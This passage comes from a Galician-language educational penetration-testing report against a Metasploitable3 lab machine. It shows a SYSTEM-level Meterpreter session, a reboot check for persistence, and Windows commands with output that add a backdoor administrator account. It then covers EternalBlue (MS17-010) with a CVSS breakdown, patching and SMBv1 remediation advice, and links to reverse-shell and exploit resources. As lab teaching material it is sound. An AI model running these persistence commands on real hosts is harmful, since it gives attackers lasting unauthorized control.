  --  ----  ----                  -----------           ----------
  2         meterpreter x64/win   NT AUTHORITY\SYSTEM   192.168.56.29:5555 -
            dows                  @ METASPLOITABLE3     > 192.168.56.39:4923
                                                        3 (192.168.56.39)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Figura 16: Reiniciar e comprobar a persistencia

Tip

- Podemos executar o comando *reboot* na consola xerada con metasploit.

Ricardo Feijoo Costa

Creative Commons Attribution-ShareAlike 4.0 International License

(2) Engadir usuario permanente e ademais facelo Administrador

Unha vez dentro da shell conseguida con metasploit executar:

```
net user pentester abc123. /add
net localgroup administrators pentester /adduser
```

Código 12: Novo usuario root

```
meterpreter > shell
Process 4620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user pentester abc123. /add
net user pentester abc123. /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators pentester /add
net localgroup administrators pentester /add
The command completed successfully.
```

Figura 17: Xerar outro usuario **Administrador**

Creative Commons Attribution-ShareAlike 4.0 International License

4. Identificación de Vulnerabilidades

Nesta sección indícase a información pertinente sobre a vulnerabilidade atopada

4.1. Vulnerabilidade servizo SMB (MS17-010 / EternalBlue)

- **Vulnerabilidade detectada:** Execución remota de código en **SMBv1** mediante paquetes especialmente construídos (EternalBlue).
- CVE: **CVE-2017–0144 (familia MS17-010 inclúe tamén CVE-2017-0143, -0145, -0146, -0148).**
- **Gravidade:** Alta
- **CVSS:** 8.8
- **Vector:** `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`
- **Recomendación:**
  - Aplicar de inmediato as actualizacións de **MS17-010** (KB4013389 e relacionadas) en todos os sistemas afectados.
  - **Desactivar SMBv1** se é posíbel e migrar a SMBv2/v3.
  - Segmentar rede e filtrar tráfico SMB entre segmentos non confiables.
  - Supervisar indicadores de compromiso asociados (DoublePulsar, explotacións coñecidas).

  Máis detalle e parches oficiais: **MS17-010 (Microsoft)** | Análise CVE: **NVD CVE-2017-0144**

4.1.1. CVSS v3.1 Vector para CVE-2017-0144

`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`

Descomposición e significado

Métrica	Valor	Significado
AV (Attack Vector)	N	**Network** – Exploitable remotamente a través da rede.
AC (Attack Complexity)	L	**Low** – Non require condicións especiais nin explotación complexa.
PR (Privileges Required)	L	**Low** – Precísanse permisos baixos no contexto afectado.
UI (User Interaction)	N	**None** – Non require que o usuario realice accións.
S (Scope)	U	**Unchanged** – A explotación non afecta outros compoñentes do sistema.
C (Confidentiality)	H	**High** – Pode acceder a toda a información do sistema.
I (Integrity)	H	**High** – Pode modificar calqura data.
A (Availability)	H	**High** – Pode interromper ou apagar servizos críticos.

Resultado final

- **Puntuación Base:** 8.8
- **Gravidade:** Alta

Creative Commons Attribution-ShareAlike 4.0 International License

Anexos

A. URLs de Interese

Ligazóns

Metasploitable3 (oficial)
https://github.com/rapid7/metasploitable3

Escaneo de rede
https://nmap.org https://nmap.org/book/man.html

Reverse shell
https://nmap.org/ncat/ https://linux.die.net/man/1/nc
https://www.revshells.com/

Exploits e vulnerabilidades
https://www.exploit-db.com
https://www.cvedetails.com

Escalada de Privilixios
https://gtfobins.github.io

Kali Linux
https://www.kali.org
https://www.kali.org/docs/
https://tools.kali.org

repoEDU-CCbySA
https://github.com/ricardofc/repoEDU-CCbySA

Creative Commons Attribution-ShareAlike 4.0 International License